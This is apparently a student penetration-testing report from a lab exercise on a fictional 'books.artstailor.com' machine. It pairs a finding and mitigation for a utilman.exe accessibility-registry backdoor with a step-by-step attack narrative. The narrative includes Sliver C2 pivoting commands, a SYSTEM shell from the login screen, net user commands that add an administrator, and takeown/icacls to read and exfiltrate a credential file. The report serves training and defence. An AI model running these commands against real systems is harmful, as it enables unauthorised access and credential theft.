

# Ex0d-BookIsBreached

Jigar Patel

2023-10-25

## Contents

<b>1</b>	<b>Technical Report</b>	<b>2</b>
1.1	Finding: <i>SYSTEM Privilege RCE due to modified accessibility registry</i>	2
<b>2</b>	<b>Attack Narrative - Elevate To SYSTEM on the Books Machine</b>	<b>4</b>
2.1	MITRE ATT&CK Framework TTPs . . . . .	8

# 1 Technical Report

## 1.1 Finding: *SYSTEM Privilege RCE due to modified accessibility registry*

### Severity Rating


CVSS Base Severity Rating: 9.8 AV:N AC:L PR:N UI:N S:U C:H I:H A:H

### Vulnerability Description

The IT administrator has exposed the machine **books.artstailor.com** to RCE with local administrative privileges. The misconfiguration to run a command prompt when a user presses the Accessibility option (which should run utilman.exe instead) on the log-in screen is a severe vulnerability. What makes the vulnerability even more severe is that Windows will open this command prompt with elevate privilege, making it easier for the attacker to compromise the whole machine.

### Confirmation method

On the log-in screen, press the accessibility button. If a command prompt pops up, then a vulnerability is still present.



### Mitigation or Resolution Strategy

Two steps are required for mitigation:

1. Delete the registry entry `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe`, which tells Windows to run a script that contains **start cmd.exe**.

2. Remove the script `C:\reset.bat` that modifies the registry entry and any scheduled jobs with it.

In the future, to avoid such unintentional exposures, the IT team should carefully vet any ad-hoc methods or scripts.

## 2 Attack Narrative - Elevate To SYSTEM on the Books Machine


1. On our attack machine, we will run the **mtls listener** to catch the beacon from the already compromised **costumes.artstailor.com** machine. After catching the beacon, we will *use* it and start an interactive session, which we will also *use* after it's created.

```
sliver > mtlsls
[*] Starting mTLS listener ...
[*] Successfully started job #1
[*] Beacon 9a312d46 PREPARED_LEADER - 172.70.184.3:39836 (costumes) - windows
sliver > use 9a312d46-c45c-4cff-8072-44d317728a13
[*] Active beacon PREPARED_LEADER (9a312d46-c45c-4cff-8072-44d317728a13)
sliver (PREPARED_LEADER) > interactive
[*] Using beacon's active C2 endpoint: mtlsl://172.24.0.10:8888
[*] Tasked beacon PREPARED_LEADER (8dd63467)
[*] Session 56a49b2e PREPARED_LEADER - 172.70.184.3:56098 (costumes) - window
sliver (PREPARED_LEADER) > use 56a49b2e-86b4-4030-9a82-679119aef1f5
[*] Active session PREPARED_LEADER (56a49b2e-86b4-4030-9a82-679119aef1f5)
```

2. We now use the port forward option in sliver to pivot to the **books.artstailor.com**, which we already know is running RDP through Hank. We first start the socks5 proxy and then port forward to books.artstailor.com:3389 (RDP) using the sliver command **portfwd**.

```
sliver (PREPARED_LEADER) > socks5 start
[*] Started SOCKS5 127.0.0.1 1081
^ In-band SOCKS proxies can be a little unstable depending on protocol
sliver (PREPARED_LEADER) > portfwd add --remote books.artstailor.com:3389
^ RDP is generally broken over tunneled portfwd, we recommend using WireGua
[*] Port forwarding 127.0.0.1:8080 → books.artstailor.com:3389
```

3. Now we can **rdesktop** into **books.artstailor.com** through the tunnel at **127.0.0.1:8080**. We use the command **rdesktop 127.0.0.1:8080**. We get a login screen.
4. We now try logging in through previously obtained domain credential for *s.wilkins* and *d.darkblood*. We get success for latter.




5. We can now enumerate files in the machine and look for ways of escalation.
6. We notice a **reset.bat** within **C:** that Hank talked about that one of the IT employee found a hack to reset passwords. The contents are as follows:

```
reset
File Edit View

cd c:\
set /p number= <number
set /a number+=0
del cmd-%number%.bat
set /a number+=1
echo %number% >number
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /v Debugger /t REG_SZ /d "C:\cmd-%number%.bat" /f
echo start cmd.exe >cmd-%number%.bat
```

We observe the batch file adds file *cmd-number.bat* to the registry for **utilman.exe**. This registry specified what file to run when the user clicks on the accessibility options on the login screen. The file that runs has the contents "**start cmd.exe**".

7. Therefore, if we sign out and then click on the accessibility button.




We get a command prompt that is running as **SYSTEM**, since no user is logged in yet.

8. On the **elevated command prompt**, we run the commands "**net user temp {RetractedPassword} /add**", and "**net localgroup Administrators temp /add**". These commands create a new user *temp* which is in the local Administrators group.
9. We can now log in with the credentials for user *temp* (which a local administrator).
10. We can enumerate directories of the other users on the machine. We find a new user, *l.strauss*. In *l.strauss*'s Documents folder, we find a file of interest called **Creds**.
11. We don't have permission to read the file Creds. To overcome that, we use commands **takeown** and **icacls** to take ownership of the file and reset the file permissions, respectively.

```
C:\Users\l.strauss\Documents>takeown /F creds
SUCCESS: The file (or folder): "C:\Users\l.strauss\Documents\creds" now owned by user "BOOKS\temp".
C:\Users\l.strauss\Documents>
```

```
C:\Users\l.strauss\Documents>icacls creds /reset
processed file: creds
Successfully processed 1 files; Failed processing 0 files
```

12. We can now view the file. It contains what appears to be web passwords and the key for this exercise, **KEY014-Ea0a1Cy08It7TqmQNMWPcQ==**.



A screenshot of a file editor window titled "creds". The window has a menu bar with "File", "Edit", and "View". The content of the file is as follows:

```
Gatorlink:Wa[REDACTED]ar
Amazon:Me[REDACTED]ons
TDAmeritrade:[REDACTED]un[REDACTED]y
Instagram:P1[REDACTED]ix
TikTok:[REDACTED]
FB:So[REDACTED]t
Windows:[REDACTED]t
Linux:[REDACTED]io[REDACTED]ma[REDACTED]
game:KEY014-Ea0a1Cy08It7TqmQNMWPcQ==
```

We copy the file to the attack machine by mounting a share and then copying the file into the share from [books.artstailor.com](https://books.artstailor.com), over the same C2 connection. We save it in *plunder.pr0b3.com* for later use.

## **2.1 MITRE ATT&CK Framework TTPs**

### **TA0001: Initial Access**

- T1078: Valid Accounts**
  - .003: Local Accounts**

### **TA0011: Command and Control**

- T1090: Proxy**
  - .001: Internal Proxy**

### **TA0008: Lateral Movement**

- T1021: Remote Services**
  - .001: Remote Desktop Protocol**

### **TA0004: Privilege Escalation**

- T1546: Event Triggered Execution**
  - .008: Accessibility Features**

### **TA0009: Collection**

- T1005: Data from Local System**
  - NA: NA**

### **TA0010: Exfiltration**

- T1041: Exfiltration Over C2 Channel**
  - NA: NA**